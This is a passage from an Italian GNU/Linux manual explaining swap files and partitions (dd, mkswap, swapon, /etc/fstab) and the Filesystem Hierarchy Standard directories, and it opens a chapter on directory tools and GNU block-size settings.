[1] Riservare uno spazio più grande del necessario per la memoria virtuale, non può essere dannoso; al massimo si traduce in uno spreco di spazio nel disco fisso.

71.1.2 File di scambio

La caratteristica necessaria di un file destinato a fungere da area di scambio è quella di essere continuo; non può quindi essere frammentato. Il modo corretto per creare un file con queste caratteristiche è quello di utilizzare il programma '**dd**' nel modo seguente:

```
dd if=/dev/zero of=file_da_creare bs=4096c count=dimensione
```

In questo caso, la dimensione fa riferimento a blocchi di 4 Kibyte, pari a quanto stabilito con l'opzione '**bs=4096c**'. In effetti, la dimensione ottimale di un file del genere è un multiplo di 4 Kibyte perché le pagine di memoria, utilizzate durante lo scambio della stessa, sono di questa dimensione.

Per esempio, volendo creare il file di scambio '/swap1' di 8 Mibyte si può procedere come segue:

```
# dd if=/dev/zero of=/swap1 bs=4096c count=2048
```

Se tutto si conclude come desiderato, si ottiene una risposta del tipo seguente:

```
2048+0 records in
2048+0 records out
```

71.2 Inizializzazione

Un'area di scambio deve essere inizializzata prima di poterla attivare per il suo scopo. Il programma in grado di farlo è '**mkswap**'.

Prima di usare '**mkswap**' occorre fare attenzione: l'inizializzazione che viene fatta cancella i dati della partizione o del file.

Il rischio è quello di inizializzare una partizione sbagliata o un file sbagliato.

Un'altra cosa da considerare è che non si può inizializzare un'area di scambio mentre questa è in uso. Ciò dovrebbe essere intuitivo, ma alle volte si dimentica di fare attenzione a questo particolare.

71.2.1 # mkswap

```
mkswap [-c] dispositivo [dimensione_in_blocchi]
```

'**mkswap**' [2] permette di predisporre una partizione o un file per lo scambio, ovvero la gestione della memoria virtuale. In generale è preferibile utilizzare una partizione dedicata che può essere creata con l'aiuto di '**fdisk**', definendola come Linux-swap.

È preferibile utilizzare tutti gli argomenti, in modo da richiedere un controllo dell'unità (attraverso l'opzione '**-c**') e specificando anche la dimensione in blocchi (i blocchi sono di 1024 byte in questo caso).

Esempi

```
# mkswap -c /dev/hda3 33264
```

[2] **util-linux: mkswap** GNU GPL

Viene inizializzata la partizione di scambio '`/dev/hda3`' specificando una dimensione di 33 264 blocchi, pari a circa 32 Mibyte.

`# mkswap -c /swap1 8192`

Inizializza il file di scambio '`/swap1`' creato precedentemente con una dimensione di 8 Mibyte.

71.3 Attivazione e disattivazione della memoria virtuale

Per fare in modo che un'area di scambio venga utilizzata per il suo scopo, occorre attivarne la gestione. L'operazione è compiuta dal programma '**`swapon`**'.

Il meccanismo è simile a quello dell'attivazione di un file system che si ottiene con il montaggio dei dischi o delle partizioni. Per questo motivo, l'attivazione delle aree di scambio può essere gestita automaticamente attraverso la configurazione del file '`/etc/fstab`'.

71.3.1 # swapon, swapoff

swapon [*opzioni*] [*dispositivo*|*file*]
swapoff [*opzioni*] [*dispositivo*|*file*]

'**`swapon`**' [3] attiva l'utilizzo di un dispositivo, o di un file, per la gestione della memoria virtuale. Di solito si tratta di una partizione o un di file di scambio creati e inizializzati appositamente. Normalmente, '**`swapon`**' viene chiamato da uno degli script della procedura di inizializzazione del sistema e questo allo scopo di attivare le aree di scambio previste all'interno del file '`/etc/fstab`'.

'**`swapoff`**' [4] è l'opposto di '**`swapon`**' e si occupa di disattivare la memoria virtuale su un particolare dispositivo o file per lo scambio, oppure su tutti quelli indicati nel file '`/etc/fstab`'. Utilizza la stessa sintassi e le stesse opzioni di '**`swapon`**'. In effetti si tratta normalmente solo di un collegamento al programma '**`swapon`**' che si comporta così quando viene avviato con questo nome: '**`swapoff`**'.

> Le partizioni o i file di scambio attivati manualmente (che quindi non sono annotate nel file '`/etc/fstab`') devono essere disattivati manualmente prima della conclusione dell'attività di GNU/Linux.

Alcune opzioni

`-a`

Viene attivata la memoria virtuale con l'utilizzo di tutti i dispositivi indicati come file system '**`swap`**' all'interno del file '`/etc/fstab`'. Se si usa questa opzione non deve essere indicato alcun dispositivo negli argomenti.

Esempi

`# swapon /dev/hda3`

Utilizza la partizione '`/dev/hda3`' come memoria virtuale.

[3] **util-linux: swapon** GNU GPL
[4] **util-linux: swapoff** GNU GPL

swapon /swap1

Utilizza il file '/swap1' come memoria virtuale.

swapon -a

Avvia la gestione della memoria virtuale con tutte le partizioni e i file indicati per questo scopo nella configurazione di '/etc/fstab'.

swapoff /dev/hda3

Termina la gestione della memoria virtuale con la partizione '/dev/hda3'.

swapoff /swap1

Termina la gestione della memoria virtuale con il file '/swap1'.

swapoff -a

Termina la gestione della memoria virtuale con tutte le partizioni indicate così nel file '/etc/fstab'.

71.3.2 Gestione automatica attraverso /etc/fstab

Per quanto riguarda la gestione della memoria virtuale, il file '/etc/fstab' permette di definire quali partizioni e file debbano essere utilizzati automaticamente per questo scopo. La configurazione di '/etc/fstab' per la gestione della memoria virtuale è praticamente obbligatoria, a meno di provvedere ogni volta alla sua attivazione e disattivazione attraverso l'uso diretto di '**swapon**' e '**swapoff**'.

L'esempio seguente mostra due record ipotetici di '/etc/fstab' per l'attivazione della partizione '/dev/hda3' e del file '/swap1':

```
# nome         collegamento  Tipo    Opzioni
/dev/hda3      none          swap    sw
/swap1         none          swap    sw
```

71.3.3 Procedura di inizializzazione del sistema

Durante l'esecuzione della procedura di inizializzazione del sistema, si distinguono due fasi per l'attivazione delle aree di scambio della memoria: prima dell'attivazione dei file system vengono attivate le partizioni di scambio; dopo, anche i file di scambio.

Nel file '/etc/fstab' non si riesce a distinguere quali siano le partizioni e quali i file, per cui è necessario un trucco molto semplice. Nella prima fase viene eseguito '**swapon**' con l'opzione '**-a**': potranno essere attivate solo le partizioni di scambio, perché l'unico file system in funzione dovrebbe essere quello principale che inizialmente è in sola lettura. In pratica, '**swapon**' tenta di attivare anche i file, ma senza riuscirci.

Nella seconda fase, quando i file system sono in funzione, viene eseguito nuovamente '**swapon**', ma questa volta le partizioni già attivate non potranno essere attivate nuovamente, mentre i file di scambio verranno trovati e attivati.

```
echo "attivazione delle partizioni di swap"
swapon -a
...
echo "attivazione dei file di swap"
swapon -a 2>&1 | grep -v "busy"
```

In presenza di file di scambio, l'arresto del sistema deve avvenire nel modo corretto: prima si devono disattivare i file di scambio, quindi si possono smontare i file system (riportando quello principale in sola lettura) e infine si possono disattivare le partizioni di scambio.

In pratica, spesso si disattiva subito tutta la gestione della memoria virtuale, ma questo rende problematica la conclusione delle operazioni su sistemi dotati di poca memoria. Anche sotto questo aspetto, è sempre consigliabile di evitare l'utilizzo di file di scambio.

Gerarchia del file system

La struttura dei file system di ogni sistema operativo Unix è diversa da quella degli altri. Spesso, per mantenere la compatibilità con altri ambienti si utilizzano dei collegamenti simbolici. Con essi si può simulare la presenza di directory e file che in realtà non esistono dove si vuole fare sembrare che siano. La tecnica dell'uso di collegamenti simbolici può essere usata anche per personalizzare in qualche modo la struttura del proprio file system, facendo in modo però che i programmi normali continuino a trovare quello che serve loro, dove si aspettano che sia.

72.1 Organizzazione di una gerarchia

Quando si organizza un file system è importante distinguere tra diversi tipi di file:

- statici o variabili;
- condivisibili o non condivisibili;
- indispensabili per l'avvio del sistema o meno.

Ciò che è statico può essere reso accessibile in sola lettura (esecuzione compresa), mentre il resto deve essere accessibile necessariamente anche in scrittura. Ciò che è condivisibile può essere utilizzato da più elaboratori contemporaneamente, il resto no. Ciò che è indispensabile per l'avvio dell'elaboratore, non può, o comunque non dovrebbe essere collocato in file system remoti.

Purtroppo non è detto che la distinzione sia sempre netta.

72.2 File system standard

Nelle sezioni seguenti viene descritta la struttura essenziale (la gerarchia) di un file system standard, secondo il documento FHS (*Filesystem hierarchy standard*), a cui dovrebbero adeguarsi i sistemi GNU. Per maggiori dettagli e aggiornamenti si deve consultare l'originale all'indirizzo <*http://www.pathname.com/fhs*>.

72.2.1 / -- la radice

La directory radice è quella che contiene tutte le altre. Di solito contiene solo directory con l'unica eccezione del file del kernel che può risiedere qui o in '`/boot/`'. La struttura che si dirama dalla directory radice può essere riassunta dall'elenco seguente:

- '`/bin/`' -- binari essenziali;
- '`/boot/`' -- file statici per l'avvio del sistema;
- '`/dev/`' -- file di dispositivo;
- '`/etc/`' -- configurazione particolare del sistema;
- '`/home/`' -- directory personali degli utenti;
- '`/lib/`' -- librerie essenziali e moduli del kernel;
- '`/mnt/`' -- punti di innesto temporanei;

- '/opt/' -- applicativi aggiuntivi;
- '/root/' -- directory personale dell'utente '**root**';
- '/tmp/' -- file e directory temporanei;
- '/usr/' -- gerarchia secondaria;
- '/var/' -- dati variabili.

Nel caso particolare dei sistemi GNU/Linux si deve aggiungere la directory '/proc/' che contiene informazioni vitali sul kernel e sui processi;

72.2.2 /bin/ e /sbin/ -- binari essenziali

La directory '/bin/' contiene gli eseguibili di uso comune più importanti. I file al suo interno sono generalmente accessibili in esecuzione a tutti gli utenti. La directory '/sbin/' contiene eseguibili allo stesso livello di importanza di '/bin/', ma il cui utilizzo è generalmente di competenza dall'utente '**root**'.

La distinzione non è dovuta tanto a motivi di sicurezza, quanto all'esigenza di mettere un po' di ordine tra gli eseguibili. Infatti, i file contenuti in '/sbin/' sono generalmente accessibili anche agli utenti comuni (purché i permessi di questi file non siano stati modificati per esigenze particolari), ma questa directory non viene inclusa nell'elenco dei percorsi degli eseguibili (variabile '**PATH**') degli utenti.

La directory '/bin/', in particolare, dovrebbe contenere una shell compatibile con quella di Bourne e una compatibile con la shell C.

72.2.3 /boot/ -- file statici per l'avvio del sistema

La directory '/boot/' contiene i file utilizzati dal meccanismo di caricamento del sistema operativo (*boot*). In particolare può contenere il kernel quando questo non si trova nella directory radice.

Negli elaboratori i386 più vecchi, è necessario che i file contenuti in questa directory, kernel incluso, siano collocati entro il 1024-esimo cilindro. Quando si utilizzano dischi con un numero di cilindri superiore, può essere necessario collocare questa directory in una partizione separata, che si trovi nella prima parte del disco.

72.2.4 /dev/ -- file di dispositivo

La directory '/dev/' contiene una lunga serie di file di dispositivo. Perché i vari componenti fisici dell'elaboratore possano funzionare, occorre che per ognuno di essi sia stato previsto il file di dispositivo relativo, in questa directory. In pratica, è come se si trattasse di driver di dispositivo. Spesso, quando si vuole utilizzare un nome predefinito per un dispositivo, si utilizza un collegamento simbolico che punta a quello che serve effettivamente.

Regolando opportunamente i permessi di questi file si controlla l'utilizzo diretto delle unità fisiche da parte degli utenti.

All'interno di questa directory è contenuto il programma '**MAKEDEV**' (di solito si tratta di uno script) utile per ricreare o aggiungere eventuali file di dispositivo mancanti, rispettando le convenzioni del sistema che si utilizza; inoltre, eventualmente, può contenere anche il programma '**MAKEDEV.local**' per la creazione di file di dispositivo particolari, per uso locale.

72.2.5 /etc/ -- configurazione particolare del sistema

La directory '`/etc/`' contiene una lunga serie di file di configurazione, raccolti eventualmente anche in sottodirectory, che riguardano l'intero sistema e che non possono essere condivisi con altri. Alcune sottodirectory sono molto importanti, in particolare:

- '`X11/`' contiene la configurazione per il sistema grafico X, assieme a quella dei gestori di finestre;
- '`opt/`*applicativo*`/`' contiene la configurazione specifica di programmi inseriti all'interno della gerarchia '`/opt/`';
- '`sgml/`*applicativo*`/`' contiene la configurazione di SGML (e XML);

Benché non sia riconosciuta nello standard FHS, nei sistemi GNU/Linux è molto importante anche la sottodirectory '`skel/`', che contiene i file di configurazione personale predefiniti per i nuovi utenti.

72.2.6 /home/ -- directory personali degli utenti

La directory '`/home/`' è normalmente il punto di partenza per tutte le directory personali degli utenti. Se il sistema viene utilizzato da molti utenti, può essere conveniente (e a volte addirittura necessario) dirottare il contenuto di questa directory in un altro disco e di conseguenza in un file system secondario montato in questo punto.

72.2.7 /lib/ -- librerie condivise essenziali e moduli del kernel

La directory '`/lib/`' è il contenitore dei file di libreria (*library*) necessari per i programmi di uso generale. Devono trovarsi qui le librerie necessarie agli eseguibili che possono trovarsi in '`/bin/`' e '`/sbin/`'. Le librerie che riguardano solo programmi collocati al di sotto di '`/usr/`', non appartengono a questa directory.

Assieme ai file di libreria, potrebbe trovarsi una directory che si articola ulteriormente e contiene i moduli del kernel:

- '`modules/`'.

72.2.8 /mnt/ -- punto di innesto per l'inserzione temporanea di altri file system

La directory '`/mnt/`' normalmente è vuota e serve come punto di collegamento generico per un altro file system. Quando si utilizzano sistematicamente alcune unità a disco come CD-ROM, dischetti o altre unità rimovibili, si creano solitamente delle directory apposite discendenti da '`/mnt/`', come '`/mnt/cdrom/`', '`/mnt/floppy/`' e simili, per potervi montare i dischi relativi e quindi accedevi.

72.2.9 /opt/ -- applicativi aggiunti (add-on)

La directory '`/opt/`' è il punto di partenza per l'installazione di applicativi addizionali. Tali applicativi dovrebbero risultare collocati ognuno in una propria sottodirectory, nella forma '`/opt/`*applicativo*`/`', ma in particolare dovrebbero contenere almeno la directory '`bin/`' ('`/opt/`*applicativo*`/bin/`') ed eventualmente anche '`man/`' ('`/opt/`*applicativo*`/man/`').

Quanto contenuto a partire dalla directory '`/opt/`' deve essere statico e quindi accessibile in sola lettura, per cui, i file variabili di questi applicativi devono trovarsi all'interno di '`/var/opt/`*applicativo*`/`' e i file di configurazione in '`/etc/opt/`*applicativo*`/`'.

72.2.10 /proc/ -- informazioni vitali sul kernel e sui processi

La directory '`/proc/`' è una directory vuota utilizzata per montare il file system omonimo nei sistemi GNU/Linux. I file (e le directory) contenuti in questo file system virtuale sono indispensabili ai programmi che hanno la necessità di accedere alle informazioni sul sistema.

Quando si esegue una copia di sicurezza di tutto il file system (*backup*), questa directory non deve essere copiata. Basterà ricrearla vuota al momento del recupero, con i soli permessi di lettura ed esecuzione (attraversamento): 0444_8.

72.2.11 /root/ -- directory personale dell'utente root

La directory '`/root/`' è la directory personale dell'utente '**`root`**'. Ci sono molti validi motivi per evitare di mescolarla insieme a quelle degli utenti comuni. Vale la pena di tenere presente che così facendo è possibile impedire gli accessi più facilmente. Inoltre è opportuno che questa directory sia collocata nel file system principale, proprio perché l'amministratore deve essere in grado di accedere anche quando il sistema viene avviato in situazioni di emergenza e non si possono montare altri file system.

Comunque, questa collocazione è considerata facoltativa.

72.2.12 /tmp/ -- file temporanei

La directory '`/tmp/`' è destinata a contenere file provvisori e potrebbe essere anche collocata in un disco virtuale basato su memoria volatile (disco RAM).

Non sempre i programmi che creano dei file provvisori in questa directory, provvedono poi anche alla loro eliminazione. Se la directory è stata collocata in un disco normale, di tanto in tanto, conviene darci un'occhiata e poi procedere a eliminare tutto quello che non serve.

Volendo (ammesso che ciò non sia già stato fatto da chi ha organizzato la distribuzione del sistema operativo) è possibile anche inserire in uno script di quelli utilizzati dalla procedura di inizializzazione del sistema un'istruzione di eliminazione di tutti i file contenuti in questa directory, in modo che a ogni avvio del sistema, questa venga ripulita.

Data la sua natura, quando si fanno delle copie di sicurezza del file system, non è il caso di copiare il contenuto di questa directory.

I permessi dati a questa directory sono importanti: devono consentire a chiunque di accedervi in ogni modo e dovrebbero evitare che un utente possa cancellare (inavvertitamente) file di altri utenti. Per questo si attribuiscono normalmente i permessi 1777_8, ovvero '**`rwxrwxrwt`**'.

72.2.13 /usr/ -- gerarchia secondaria (dati statici e condivisibili)

La directory '/usr/' è molto importante e si scompone in una struttura molto articolata. La gerarchia che parte da questo punto è organizzata in modo da essere statica e condivisibile.

In linea di principio, gli applicativi non devono essere collocati all'interno di questa gerarchia in una directory specifica, ma dovrebbero distribuirsi nel sistema, insieme agli altri. Infatti, l'alternativa corretta è l'utilizzo della gerarchia '/opt/' creata appositamente per permettere questo tipo di collocazione degli applicativi. L'ambiente grafico X, che utilizza una propria directory discendente da '/usr/', fa eccezione.

72.2.13.1 /usr/X11R6/ -- X, versione 11R6

La directory '/usr/X11R6/' costituisce un'eccezione all'interno della gerarchia '/usr/', in quanto si tratta del punto di partenza di tutto ciò che compone il sistema grafico X.

Il nome dipende dalla versione e dal rilascio, così che normalmente sono necessari (e utili) alcuni collegamenti simbolici elencati sotto.

```
/usr/bin/X11 -> /usr/X11R6/bin
```

```
/usr/lib/X11 -> /usr/X11R6/lib/X11
```

```
/usr/include/X11 -> /usr/X11R6/include/X11
```

I file di configurazione di X, legati al sistema, devono essere collocati in '/etc/X11/'.

72.2.13.2 /usr/bin/ e /usr/sbin/ -- binari non essenziali

La directory '/usr/bin/' contiene gli eseguibili di uso comune meno importanti. Generalmente, i file al suo interno sono accessibili in esecuzione a tutti gli utenti. La directory '/usr/sbin/' contiene eseguibili non indispensabili, il cui utilizzo dovrebbe essere di competenza dell'utente '**root**'.

Valgono le stesse considerazioni fatte in occasione della distinzione fatta tra le directory '/bin/' e '/sbin/'. È opportuno ribadire che quanto contenuto in '/bin/' e '/sbin/' è essenziale per l'avvio del sistema in situazioni di emergenza e per gestire funzionalità di rete minime necessarie a montare eventuali file system remoti. Tutto il resto, compresi i demoni per la gestione di servizi non essenziali, deve essere collocato in '/usr/bin/' e '/usr/sbin/'.

All'interno di '/usr/bin/' dovrebbero trovarsi alcune shell utilizzate normalmente per la programmazione (e non quindi per l'interazione con l'utente). In pratica potrebbe trattarsi di '/usr/bin/perl', '/usr/bin/python' e '/usr/bin/tcl'. Se per qualche motivo non possono trovarsi in questa directory, è almeno opportuno che si predisponga un collegamento simbolico che permetta di avviarle da questo punto. Ciò è necessario per poter realizzare script che possano funzionare in ogni configurazione, dal momento che all'inizio dello script occorre indicare il percorso assoluto dell'interprete.

```
#!/usr/bin/perl
```

72.2.13.3 /usr/games/ -- giochi e programmi didattici

La directory '/usr/games/' serve per contenere programmi meno importanti destinati al passatempo o alla didattica.

I file di dati statici di questi dovrebbero collocarsi in '/usr/share/games/', mentre quelli che devono essere modificati (come lo storico dei punteggi raggiunti e cose simili) in '/var/games/'.

72.2.13.4 /usr/include/ -- file di intestazione

Raccoglie i file *include*, o file di intestazione, cioè quelli utilizzati come segmenti standard di sorgenti per i programmi. In pratica, sono quei file che di solito terminano con un'estensione '`.h`' e vengono inglobati automaticamente in un sorgente attraverso le istruzioni '**`#INCLUDE`** *file*'.

Non tutti i file di questo tipo sono inseriti direttamente nella directory '`/usr/include/`' o in una sua discendente, ma in un sistema ordinato, tutti i file *include* sono raggiungibili a partire da questo punto, almeno attraverso collegamenti simbolici.

72.2.13.5 /usr/lib/ -- librerie per la programmazione e per gli applicativi

La directory '`/usr/lib/`' contiene i file di libreria necessari per i programmi installati a partire da '`/usr/`'. Il concetto di libreria, viene qui inteso in un senso più ampio di quello utilizzato da '`/lib/`'. Infatti, oltre ai file di libreria veri e propri si possono trovare altri file statici semplicemente accessori agli eseguibili.

Per la precisione, i file contenuti al di sotto di questa posizione, sono considerati come dipendenti dal tipo di architettura, mentre quelli che non dipendono da questa vanno collocati in '`/usr/share/`'.

72.2.13.6 /usr/local/ -- programmi locali

La directory '`/usr/local/`' è il punto di inizio per l'installazione locale di programmi, senza che questi siano interessati dalle procedure di aggiornamento del software installato nel modo normale.

Questa valenza locale dipende dai punti di vista e dalle esigenze. '`/usr/local/`' potrebbe essere usata come directory di collegamento per un altro file system specifico per l'ambito locale. In pratica, quanto contenuto in '`/usr/`' potrebbe essere condiviso da diversi elaboratori, mentre '`/usr/local/`' potrebbe essere la particolarità di ogni elaboratore, o di un gruppo più piccolo.

In generale, questa directory dovrebbe apparire vuota subito dopo l'installazione di GNU/Linux. Al massimo potrebbe contenere le directory in cui può scomporsi (anche queste vuote). La struttura prevista di '`/usr/local/`' è la seguente:

- '`bin/`',
- '`games/`',
- '`include/`',
- '`lib/`',
- '`sbin/`',
- '`share/`',
- '`src/`'.

Il significato e l'utilizzo delle directory appena elencate è equivalente a quelle omonime discendenti da '`/usr/`', solo che qui hanno un valore relativo a ciò che si installa localmente.

72.2.13.7 /usr/share/ -- dati indipendenti dall'architettura

La directory '`/usr/share/`' serve a contenere file di dati statici indipendenti dall'architettura. Ciò rende questa directory condivisibile tra più sistemi operativi, **dello stesso tipo e versione**, installati su piattaforme differenti. La struttura essenziale di questa directory è la seguente:

- '`dict/`' -- elenchi di parole;
- '`doc/`' -- documenti vari;
- '`games/`' -- file di dati statici per quanto installato in '`/usr/games/`';
- '`info/`' -- documentazione ipertestuale GNU Info;
- '`locale/`' -- informazioni sulle varie localizzazioni;
- '`man/`' -- documentazione interna standard;
- '`sgml/`' -- dati SGML (e XML);
- '`nls/`' -- *Native language support*
- '`misc/`' -- varie;
- '`terminfo/`' -- directory del sistema Terminfo per la configurazione dei terminali;
- '`tmac/`' -- macro Troff aggiuntive e opzionali;
- '`zoneinfo/`' -- informazioni sull'ora locale.

Oltre a queste directory, potrebbero esserne aggiunte altre, specifiche di particolari applicazioni o gruppi di queste.

72.2.13.8 /usr/share/man/ -- pagine di manuale

La directory '`/usr/share/man/`' contiene i file delle pagine di manuale, ovvero la documentazione interna leggibile attraverso il programma '**`man`**'. La directory si suddivide in una struttura che varia a seconda della localizzazione, come descritto nella sezione 8.2.1.

Questa non è l'unica posizione in cui si collocano i file delle pagine di manuale, ma questi riguardano il sistema in generale, i programmi collocati a partire dalla directory radice e da '`/usr/`'. Sono esclusi i file riferiti alla documentazione di X, collocati in '`/usr/X11R6/man/`', ma nello stesso modo sono esclusi anche quelli relativi ai programmi installati localmente che si trovano in '`/usr/local/man/`'. Infine, le pagine di manuale specifiche degli applicativi aggiunti dovrebbero trovarsi in '`/opt/`*applicativo*`/man/`'.

72.2.13.9 /usr/share/misc/ -- file di dati vari

La directory '`/usr/share/misc/`' è destinata a contenere file di dati statici di uso vario. In particolare, si dovrebbe trovare qui il file '`magic`'.

72.2.13.10 /usr/src/ -- sorgenti

È il punto a partire dal quale conviene collocare i sorgenti dei programmi che si vogliono tenere a disposizione. In particolare, è importante '`/usr/src/linux/`' utilizzata per contenere i sorgenti necessari a ricostruire il kernel.

La directory '`/usr/src/linux/`' è molto importante anche per altri sorgenti da compilare, perché molti file di intestazione (*include*), utilizzati anche da altri programmi, sono collocati fisicamente al suo interno. Se si utilizzano diverse versioni di sorgenti per il kernel, è necessario almeno creare un collegamento simbolico che permetta di raggiungere la versione prescelta utilizzando il percorso '`/usr/src/linux`'.

I sorgenti che riguardano i programmi collocati in '`/usr/local/`' vanno inseriti a partire da '`/usr/local/src/`'.

72.2.14 /var/ -- dati variabili

La directory '`/var/`' contiene altre directory e file di uso vario che contengono dati variabili. Questo significa anche che qui c'è un po' di tutto, ma si tratta di tutto quello che non può essere contenuto in '`/usr/`' perché tale directory deve poter essere accessibile in sola lettura.

Nelle sezioni seguenti vengono elencate alcune delle directory che si diramano da '`/var/`'.

72.2.14.1 /var/cache/ -- directory per la memorizzazione transitoria

La directory '`/var/cache/`' serve a contenere dati transitori provenienti dalle applicazioni. Tali dati transitori devono poter essere rigenerati dalle applicazioni in caso di necessità e ciò deve consentire la cancellazione manuale di tali dati senza provocare pregiudizio a queste applicazioni. In tal modo, tutto quanto risulta contenuto a partire da questa directory non ha la necessità di essere salvato nelle procedure per le copie di sicurezza.

La struttura essenziale di questa directory è la seguente:

- '`fonts/`' -- caratteri (fonti) generati localmente;
- '`man/`' -- pagine di manuale formattate;
- '`www/`' -- proxy WWW o dati transitori;
- '*applicativo*`/`' dati transitori specifici di un programma determinato.

72.2.14.2 /var/lock/ -- file di lock

I file di lock, cioè quelli che servono a indicare che una certa risorsa è impegnata, dovrebbero essere collocati tutti in '`/var/lock/`'. Ogni file contenuto in questa directory dovrebbe avere il prefisso '`LCK..`' e terminare con il nome del dispositivo (senza il prefisso '`/dev/`'). All'interno del file dovrebbe trovarsi il numero PID del processo che impegna il dispositivo.

72.2.14.3 /var/log/ -- file delle registrazioni

La directory '`/var/log/`' contiene i file delle registrazioni: sia quelli utilizzati dal registro del sistema, sia quelli di altri programmi.

72.2.14.4 /var/mail/ -- caselle postali degli utenti

La directory '`/var/mail/`' viene usata per contenere i file delle caselle postali degli utenti, quando queste non sono distribuite nelle rispettive directory personali.

La collocazione più logica per questa directory sarebbe '`/var/spool/mail/`', ma gli standard di fatto del passato nei sistemi Unix impongono questa scelta, allo scopo di garantire l'interscambio dei dati anche tra sistemi Unix molto diversi. Per lo stesso motivo, i file che appaiono in questa directory devono avere un nome corrispondente a quello dell'utenza a cui si riferiscono e il formato deve essere quello comune per la posta elettronica (*Unix mailbox*).

72.2.14.5 /var/opt/ -- dati variabili per gli applicativi aggiuntivi

La directory '`/var/opt/`' è il punto di partenza per altre directory contenenti i dati variabili degli applicativi aggiuntivi installati in '`/opt/`'. Per la precisione, ogni applicativo che necessita di modificare dati dovrebbe utilizzare una directory con il suo stesso nome.

`/var/opt/`*applicativo*`/`

72.2.14.6 /var/run/ -- dati variabili di esecuzione (run-time)

La directory '`/var/run/`' contiene informazioni che riguardano l'esecuzione dei processi. Si tratta in particolare di informazioni sul PID degli eseguibili in funzione, del file '`utmp`', dal quale si conosce quali sono gli utenti connessi attualmente, assieme ad altri dati transitori.

Per quanto riguarda l'informazione sul numero PID dei processi, questi sono contenuti in file il cui nome utilizza il formato seguente:

programma`.pid`

Tutto quanto contenuto in questa directory deve essere cancellato all'avvio del sistema.

72.2.14.7 /var/spool/ -- code di dati

La directory '`/var/spool/`' è molto importante per tutti i programmi che hanno la necessità di gestire code di elaborazioni. Per esempio, sono collocate sotto questa directory le code di stampa, dei messaggi di posta elettronica inviati e di altri gestori di servizi.

In particolare vanno ricordate le sottodirectory seguenti:

- '`lpd/`' utilizzata per le code di stampa;
- '`mqueue/`' utilizzata per la posta in uscita;
- '`rwho/`' contiene i file di '**`rwhod`**'.

72.2.14.8 /var/tmp/ -- file temporanei preservati all'avvio del sistema

La directory '`/var/tmp/`' è destinata a contenere file temporanei che devono rimanere a disposizione più a lungo rispetto a quanto si fa con '`/tmp/`'. In particolare, il suo contenuto non dovrebbe essere cancellato al riavvio del sistema.

Parte xviii

File e directory

Directory, percorsi e contenuti

Prima di poter gestire i file occorre saper amministrare i loro contenitori: le directory. Questo capitolo descrive i programmi attraverso i quali si possono gestire le directory e analizzare il loro contenuto. La tabella 73.1 elenca i programmi a cui si accenna in questo capitolo.

Tabella 73.1. Riepilogo dei programmi per la gestione delle directory, dei percorsi e del loro contenuto.

Programma	Descrizione
mkdir	Crea una directory.
rmdir	Elimina una directory vuota.
pwd	Emette il percorso della directory corrente.
basename	Emette l'ultimo nome di un percorso.
dirname	Emette il nome della directory estraendolo da un percorso.
namei	Scompone un percorso alla ricerca di collegamenti troppo complessi.
pathchk	Analizza un percorso alla ricerca di possibili errori.
ls	Elenca il contenuto di una o più directory.
dircolors	Configura la colorazione di '**`ls`**' GNU.
file	Determina il tipo di file in base al magic number.
du	Calcola lo spazio utilizzato da una serie di directory e sottodirectory.
which	Determina quale eseguibile venga messo in esecuzione in modo predeterminato.
whereis	Cerca di determinare la collocazione di un programma.

73.1 Unità di riferimento

I programmi GNU che hanno a che fare con la misurazione di quantità di byte, possono essere configurati facilmente per ciò che concerne il sistema di misura da utilizzare. Esiste tradizionalmente un divario tra la misurazione dei dati e il SI (il *Sistema internazionale di unità*, <*http://www.bipm.fr/*>). Per cercare di mettere un po' di ordine in questa confusione, è possibile intervenire su alcune variabili di ambiente per ottenere un comportamento differente da parte dei programmi.

Attraverso la variabile di ambiente '**`BLOCK_SIZE`**', è possibile stabilire la dimensione di un «blocco», cioè la quantità di byte usata come unità di riferimento. In generale, se la variabile di ambiente '**`POSIXLY_CORRECT`**' è stata definita (indipendentemente dal suo contenuto) e la variabile '**`BLOCK_SIZE`**' non c'è, i blocchi sono di 512 byte; diversamente, è la variabile '**`BLOCK_SIZE`**' a prendere il sopravvento. Inoltre, se nessuna di queste variabili è presente, il blocco predefinito è di 1024 byte.

Nel gergo che si è sviluppato nei programmi GNU, dal momento che i blocchi di 512 byte sono difficili da valutare rapidamente, si fa riferimento al concetto di «*human readable*» per dire che i blocchi sono da 1024 byte. Tuttavia, la facilità di lettura che si sottintende in questo modo, è solo approssimativa, perché le convenzioni umane portano a pensare in base a una numerazione decimale. Pertanto, la variabile '**`BLOCK_SIZE`**', oltre che contenere un numero, che rappresenta la dimensione del blocco in byte, può contenere due stringhe ben precise, a cui viene dato un significato determinato. Si veda la tabella 73.2.

Tabella 73.2. Valori assegnabili alla variabile di ambiente '**`BLOCK_SIZE`**'.

Contenuto	Descrizione
n	Esprime la dimensione del blocco in byte.
human-readable	Indica un blocco di 1024 byte.
si	Indica un blocco di 1000 byte, secondo il SI.

In particolare, quando la variabile di ambiente '**`BLOCK_SIZE`**' contiene la stringa '**`si`**', il valore dei simboli usati come moltiplicatori, assume un significato diverso. Si osservi per questo la tabella 73.3.

Tabella 73.3. Moltiplicatori usati nei programmi GNU, a seconda dell'impostazione della variabile di ambiente '**`BLOCK_SIZE`**'.

Simbolo	'**`human-readable`**'	'**`si`**'
k	2^{10}	10^{3}
M	2^{20}	10^{6}
G	2^{30}	10^{9}
T	2^{40}	10^{12}
P	2^{50}	10^{15}
E	2^{60}	10^{18}
Z	2^{70}	10^{21}
Y	2^{80}	10^{24}

A livello della riga di comando, si può intervenire attraverso opzioni comuni, che in generale prendono il sopravvento sulle impostazioni delle variabili di ambiente. La tabella 73.4 riassume queste opzioni.

Tabella 73.4. Opzioni comuni relative alla definizione della dimensione dei blocchi.

Opzione	Descrizione
--block-size=*n*	Esprime la dimensione del blocco in byte.
--block-size=human-readable	Indica un blocco di 1024 byte.
--block-size=si	Indica un blocco di 1000 byte, secondo il SI.
--kilobytes, -k	Indica un blocco di 1024 byte.
--human-readable, -h	Indica un blocco di 1024 byte.
--si, -H	Indica un blocco di 1000 byte, secondo il SI.

Sarebbero disponibili anche altre variabili di ambiente, che permettono la configurazione specifica di ogni programma di servizio. Eventualmente si può consultare la documentazione originale.

73.2 Directory

La directory è un tipo speciale di file, il cui scopo è quello di contenere riferimenti ad altri file e ad altre directory. In altri termini, la directory è un indice di file ed eventualmente di altri sottoindici.

I permessi attribuiti a una directory vanno interpretati in maniera particolare:

- il permesso di lettura permette di conoscere il contenuto di una directory attraverso un programma come '**`ls`**' o simile, senza il quale, la directory può essere attraversata ugualmente;
